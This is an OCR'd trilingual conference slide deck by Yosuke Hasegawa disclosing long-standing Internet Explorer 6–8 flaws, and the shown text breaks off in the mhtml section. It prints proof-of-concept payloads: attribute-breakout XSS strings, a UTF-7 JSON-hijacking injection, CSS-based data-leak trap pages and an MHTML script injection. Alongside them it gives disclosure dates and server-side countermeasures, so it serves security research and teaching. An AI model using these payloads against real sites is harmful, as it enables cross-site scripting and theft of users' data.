Intenet Explorer exSpoilt Milk codes

～ IE 에 대한 썩은 우유 공격 ～

Yosuke HASEGAWA

http://j.mp/yosuke

NetAgent

Who am I ? 자기 소개

Yosuke HASEGAWA 하세가와 요스케

- NetAgent Co.,Ltd. R&D dept
  인터넷 에이전트 회사 연구 개발부
- Microsoft MVP for Consumer Security Oct 2005 -
- http://utf-8.jp/
- Writing obfuscated JavaScript
  자바스크립트 난독화 를 쓰고 있습니다
  e.g. jjencode, aaencode

@hasegawayosuke

Today's topic


오늘의 화제

Today's topic 오늘의 화제

- IE6 is 'spoilt milk' web browser.
  IE6は腐ったミルクみたいなブラウザ
  - Microsoft themselves admitted
    Microsoft自身も認めている
- Many security flaws left untouched for years.
  長い間放置されている問題点が多数。
- Junst only IE6? No.
  IE6だけ? まさか。

IE6 is 'spoilt milk' browser

IE6は腐ったミルクみたいなブラウザ



Today's topic 오늘의 화제

- IE6 is 'spoilt milk' web browser.
  IE6は腐ったミルクみたいなブラウザ
  - Microsoft themselves admitted
    Microsoft自身も認めている
- **Many security flaws left untouched for years.**
  長い間放置されている問題点が多数。
- Junst only IE6? No.
  IE6だけ? まさか。

Many flaws left untouched for years
長い間放置されている問題点が多数

http://www.youtube.com/watch?v=KZSnCbGDl6Y

Today's topic 今日の話題

- IE6 is 'spoilt milk' web browser.
  IE6は腐ったミルクみたいなブラウザ
  - Microsoft themselves admitted
    Microsoft自身も認めている
- Many security flaws left untouched for years.
  長い間放置されている問題点が多数。
- **Junst only IE6? No.**
  IE6だけ? まさか。

Just only IE6? No. IE6だけ? まさか。

- Also IE7 and IE8 has flaws
  IE7/8も問題あり

Today's topic 오늘의 화제

for the IE9 IE9に向けて

- expect IE becomes more secure browser by shedding light on past flaws
  既存の問題点を明らかにすることでIE9をセキュアなものに!

Untouched flaws

방치된 채 문제

Untouched flaws 放置されたままの脆弱性

flaws	affect 6	7	8
MLang encode conversion issue	✓	✓	
JSON Hijack with UTF-7	✓	✓	
bypass Content-Disposition	✓	✓	✓
infomation leakage via CSS	✓	✓	✓
JavaScript back-quote issue	✓	✓	✓
XSS with mhtml handler	✓	✓	✓

Untouched flaws 放置されたままの脆弱性

flaws	affect 6	7	8
MLang encode conversion issue	✓	✓	
JSON Hijack with UTF-7	✓	✓	
bypass Content-Disposition	✓	✓	✓
infomation leakage via CSS	✓	✓	✓
JavaScript back-quote issue	✓	✓	✓
XSS with mhtml handler	✓	✓	✓

MLang encode conversion issue

MLangのエンコード変換時の問題


- "MLang" : DLL for multi language support including conversion of text encoding

  MLang：文字エンコーディング変換などを含む、複数の言語をサポートするためのDLL

  - ConvertINetMultiByteToUnicode
  - ConvertINetUnicodeToMultiByte
  - ConvertINetString

MLang encode conversion issue
MLangのエンコード変換時の問題

- IE handles text as Unicode from outside with conversion by MLang.
  IEはMLangを使って外部からの文字列をUnicodeに変換して処理



MLang encode conversion issue
MLangのエンコード変換時の問題

- Converted to Unicode accordingly when given broken byte sequence.
  壊れたバイト列を渡したときも、それなりにUnicodeに変換される

- "Converted accordingly"...
  「それなりに変換」

MLang encode conversion issue
MLangのエンコード変換時の問題

- meta characters ("<>) which don't exist in original byte sequence are generated.
  もとのバイト列に存在しない「"<>」などが生成され、XSSにつながる

MLang encode conversion issue
MLangのエンコード変換時の問題

```
<meta http-equiv="Content-Type"
   content="text/html; charset=XXXXX" />
...
<input
value="(0xNN)(0xNN)(0xNN)onmouseover=alert(1)//
(0xNN)(0xNN)(0xNN)" type="text">
```

(0xNN)s are invalid byte sequence for charset XXXXX
0xNN は文字コード XXXXX において不正なバイト列

```
<input value="??"onmouseover=alert(1)// ??""
type="text">
```

MLang encode conversion issue
MLangのエンコード変換時の問題

- too hard to prevent XSS by server-side.
  サーバ側でのXSS防止はたいへん
- validate all letters/bytes as the charset encoding
  文字エンコーディング として適切か
  全文字/全バイトを検証

MLang encode conversion issue
MLangのエンコード変換時の問題

- Not published for details now
  現状は詳細は非公開
- Affected : IE6 / IE7
  IE8 : fixed
- Reported : Oct 2007

Untouched flaws 放置されたままの脆弱性

flaws	affect 6	7	8
MLang encode conversion issue	✓	✓	
JSON Hijack with UTF-7	✓	✓	
bypass Content-Disposition	✓	✓	✓
infomation leakage via CSS	✓	✓	✓
JavaScript back-quote issue	✓	✓	✓
XSS with mhtml handler	✓	✓	✓

JSON Hijack with UTF-7

- Target:
  - Containing secret data in JSON
    機密情報を含むJSON
  - If attacker can control a part of JSON string
    攻撃者がJSON内の一部をコントロールできる
  - e.g., Web mail notification
    例えばWebメールの新着通知など
- Attacker can read inside data of the JSON
  JSON内のデータを盗み見できる

JSON Hijack with UTF-7

```
[
 {
  "name" : "abc+MPv/fwAiAH0AXQA7-var t+AD0AWwB7ACIAIg-:+ACI-",
  "mail" : "hasegawa@utf-8.jp"
 },
 {
  "name" : "John Smith",
  "mail" : "john@example.com"
 }
]
```

Injected by attacker

JSON for target : http://example.com/newmail.json

This means...

JSON Hijack with UTF-7

convert from UTF-7 to another encoding...

```
[
 {
  "name" : "abc"}];var t=[{"":"",
  "mail" : "hasegawa@utf-8.jp"
 },
 {
  "name" : "John Smith",
  "mail" : "john@example.com"
 }
]
```

JSON for target：http://example.com/newmail.json

JSON Hijack with UTF-7


trap HTML page created by attacker

```
<script src="http://example.com/newmail.json" charset="utf-7">
<script> alert( t[ 1 ].name + t[ 1 ].mail ); </script>
```


JSON for target : http://example.com/newmail.json

```
[
 {
  "name" : "abc+MPv/fwAiAH0AXQA7-var t+AD0AWwB7ACIAIg-:+ACI-",
  "mail" : "hasegawa@utf-8.jp"
 },
 {
  "name" : "John Smith",
  "mail" : "john@example.com"
 }
]
```

JSON Hijack with UTF-7



JSON Hijack with UTF-7



JSON Hijack with UTF-7

priority

trap HTML page created by attacker

```
<script src="http://example.com/newmail.json" charset="utf-7">
```

JSON for target : http://example.com/newmail.json

```
Content-Type: application/json; charset=utf-8

[
 {
  "name" : "abc+MPv/fwAiAH0AXQA7-var t+AD0AWwB7ACIAIg-:+ACI-",
  "mail" : "hasegawa@utf-8.jp"
 },
 {
  "name" : "John Smith",
  "mail" : "john@example.com"
 }
]
```

charset in HTTP response header

JSON Hijack with UTF-7

- Published at Black Hat Japan 2008 and POC2008
  Black Hat Japan 2008, POC2008 にて発表
- Affected : IE6 / IE7
  IE8 : fixed
- Reported : Oct 2008

JSON Hijack with UTF-7

- Countermeasure by server
  サーバ側での対策
  - Escape "+" to "¥u002b" in JSON
    JSON内の + を ¥u002b にエスケープ
  - Accept only POST
    POSTのみ受け入れる

```
{
   "name" : "abc\u002bMPv/f...QA7-var t\u002bAD0A...."
}
```

Untouched flaws 放置されたままの脆弱性

flaws	affect 6	7	8
MLang encode conversion issue	✓	✓	
JSON Hijack with UTF-7	✓	✓	
bypass Content-Disposition	✓	✓	✓
infomation leakage via CSS	✓	✓	✓
JavaScript back-quote issue	✓	✓	✓
XSS with mhtml handler	✓	✓	✓


Bypass Content-Disposition

Content-Dispositionの回避

Content-Disposition: attachment

- Download directive for browsers
  ブラウザへのダウンロード指令
- often uses for preventing for XSS
  XSSの対策にときどき使用される

Content-Type: text/html; cl
Content-Disposition: attach



Bypass Content-Disposition

Content-Dispositionの回避

- Bypass "Content-Disposition: attachment" with specially crafted JavaScript by attacker.
  攻撃者の細工したJavaScriptによりダウンロード指令をバイパス可能

Bypass Content-Disposition

Content-Dispositionの回避

trap page by attacker　攻撃者による罠ページ

```
<script>
   // crafted JavaScript here.
   // actual code is not open today :)
</script>
<iframe src="http://example.com/download.cgi"></iframe>
```

http://example.com/download.cgi :
target content with "Content-Disposition: attachment" .
「Content-Disposition:attachment」のついた攻撃対象コンテンツ

Bypass Content-Disposition

Content-Dispositionの回避

- Published: Jul 2007 in Japan
  2007年7月に日本で公開
- Affected : IE6 / IE7 / IE8
- No way to prevent XSS by server-side
  サーバ側での対策方法はない

Untouched flaws 放置されたままの脆弱性

flaws	affect 6	7	8
MLang encode conversion issue	✓	✓	
JSON Hijack with UTF-7	✓	✓	
bypass Content-Disposition	✓	✓	✓
infomation leakage via CSS	✓	✓	✓
JavaScript back-quote issue	✓	✓	✓
XSS with mhtml handler	✓	✓	✓

infomation leakage via CSS

CSSを通じた情報の漏えい

- leakage of sensitive data from HTML via CSS "font-family", "quotes"
  CSS の font-family や quotes を通じて HTML内の機密情報が漏えい

Fixed : MS10-071 at Oct 2010

infomation leakage via CSS

CSSを通じた情報の漏えい

target page containing sensitive data

```
<html>
<!-- injected by attacker -->
<div>}.a{font-family:a</div>
<!-- sensitive data here -->
<div>Secret data</div>
```

trap page created by attacker

```
<link rel="stylesheet" href="http://example.com/target.html" type="text/css">
...
<div class="a" id="target"></div>
<script>
   alert(document.getElementById("target").currentStyle.fontFamily);
</script>
```

infomation leakage via CSS

CSSを通じた情報の漏えい

target page containing sensitive data

```
<html>
<!-- injected by attacker -->
<div>}.a{font-family:a</div>
<!-- sensitive data here -->
<div>Secret data</div>
```

trap page created by attacker

```
<style> @import url("http://example.com/target.html"); </style>
...
<div class="a" id="target"></div>
<script>
   alert(document.getElementById("target").currentStyle.fontFamily);
</script>
```

infomation leakage via CSS
CSSを通じた情報の漏えい

- Published: Nov 2008 in Japan
  2008年11月に日本で公開
- Republished: Sep 2010, SA41271
  2010年9月、Secuniaよりアドバイザリ
- Fixed: MS10-071 – Oct 2010
  2010年10月、MS10-071にて修正
- Affected : IE6 / IE7 / IE8

Untouched flaws 放置されたままの脆弱性

flaws	affect 6	7	8
MLang encode conversion issue	✓	✓	
JSON Hijack with UTF-7	✓	✓	
bypass Content-Disposition	✓	✓	✓
infomation leakage via CSS	✓	✓	✓
JavaScript back-quote issue	✓	✓	✓
XSS with mhtml handler	✓	✓	✓

JavaScript back-quotes issue
JavaScriptバッククォート問題

- IE treats the accent grave (`) as an attribute delimiter like " and '.
  IEはバッククォートを"や'のように引用符として扱う

```
<input type="text"
   id='x' value=`abcd` />
```


JavaScript back-quotes issue

JavaScriptバッククォート問題

- Quotation mark (") will be stripped from the attribute value when using innerHTML property in case it doesn't contain space.

  innerHTMLを参照したときに属性値にスペースがなければ引用符(")は削除される

```
<div id="x">
<input type="text" value="abcd" >
</div>
...
alert( $("x").innerHTML );
```



JavaScript back-quotes issue
JavaScriptバッククォート問題

```
<div id="div1">
<input type="text" value="``onmouseover=alert(1)" >
</div>
<div id="div2"></div>
<script>
document.getElementById("div2").innerHTML =
   document.getElementById("div1").innerHTML;
</script>
```

```
<DIV id=div2>
   <INPUT onmouseover=alert(1) type=text></DIV>
```

JavaScript back-quotes issue
JavaScriptバッククォート問題

- Published：Apr 2007 in Japan
  2007年4月に日本で公開
- Affected：IE6 / IE7 / IE8
- Reported：Nov 2007 as IE8 beta feedback
  2007年11月にIE8betaのフィードバックとして報告
  - "keep this behavior for backward compatibility", MS said.
    「後方互換性のためにこの動作を残す」

Untouched flaws 放置されたままの脆弱性

flaws	affect 6	7	8
MLang encode conversion issue	✓	✓	
JSON Hijack with UTF-7	✓	✓	
bypass Content-Disposition	✓	✓	✓
infomation leakage via CSS	✓	✓	✓
JavaScript back-quote issue	✓	✓	✓
XSS with mhtml handler	✓	✓	✓

XSS with mhtml handler

mhtmlハンドラによるXSS

- At one time, IE had assumed and handled any contents as MHTML by using "mhtml" handler.
  かつてIEは、mhtmlハンドラを経由するとあらゆるコンテンツをMHTMLであるとして取り扱っていた

XSS with mhtml handler
mhtmlハンドラによるXSS

- **MHTML - Web archive format defined RFC2557**

```
From: hasegawa@utf-8.jp
To: someone@example.com
Subject: test
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii

<html>
<body>
<h1>Hello</h1>
</body>
</html>
```

***.eml or *.mht**

XSS with mhtml handler

mhtmlハンドラによるXSS

mhtml:http://example.com/test.html

```
<html>
<div>
Subject: test
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: base64

<html>
<script>alert(document.location);</script>
</html>
</div>
</html>
```

Injected by attacker

XSS with mhtml handler

mhtmlハンドラによるXSS

mhtml:http://example.com/test.html

